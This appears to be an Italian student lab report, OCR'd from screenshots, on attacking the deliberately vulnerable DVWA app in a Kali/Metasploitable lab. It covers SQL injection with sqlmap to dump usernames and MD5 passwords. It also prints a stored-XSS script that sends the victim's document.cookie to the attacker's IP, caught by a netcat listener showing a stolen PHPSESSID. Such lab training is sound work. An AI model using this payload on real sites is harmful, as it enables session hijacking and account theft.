

Per prima cosa,dalla macchina kali raggiungiamo l applicazione DVWA in esecuzione sulla macchina Metaspoittable e settiamo il livello si sicurezza su LOW




Andiamo ad effettuare una SQL INJECTION (Un attacco SQL injection consiste nell'inserimento o "iniezione" di una query SQL tramite i dati di input dal client all'applicazione.Un exploit di SQL injection riuscito può leggere o modificare dati sensibili dal database)


Tuttavia provando una SQL INJECTION e una SQL INJECTION BLIND (Che a differenza della prima, quando un utente malintenzionato tenta di sfruttare un'applicazione, invece di ricevere un utile messaggio di errore, ottiene invece una pagina generica specificata dallo sviluppatore.Ciò rende lo sfruttamento di un potenziale attacco SQL Injection più difficile.) su tale DVWA non si sono notate particolari differenze quindi ho aperto la DVWA di kali per effettuare un nuova prova ed inserendo una query notiamo che non ci da errori



Attraverso l inspect della pagina(tasto destro mouse) troviamo nella sezione storage i coockie.Con questi andremo a lavorare con SQLMAP da terminale




Lanciamo il comando e come risultato finale troviamo la tabella con username,le password decodificate e in formato MD5




Per l esecuzione del secondo punto dell esercizio,tramite un XSS Stored abbiamo rubato il coockie di sessione di un utente utlizzando questo script,l IP inserito è quello della nostra macchina kali

<script>new Image().src="http://192.168.50.100/b.php?"+document.cookie;</script>



Tramite poi l utilizzo di Netcat abbiamo intercettato il cookie rubato


kali-linux-2022.4-virtualbox-amd64 (DVWA VAI!!!!!!!!!!!!) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Damn Vulnerable Web A
192.168.50.101/dvwa/vulnerabilities/xss_s/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ netcat -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 57810
GET /b.php?security=low;%20PHPSESSID=8ce8030da429806ac91b51732be7b147 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
DVWA
lity: Stored Cross Site Scripting (XSS)
Sign Guestbook
a test comment.
View Source View Help
Vulnerable Web Application (DVWA) v1.0.7
CTRL (DESTRA)
15°C
Soleggiato
Cerca
17:08
03/03/2023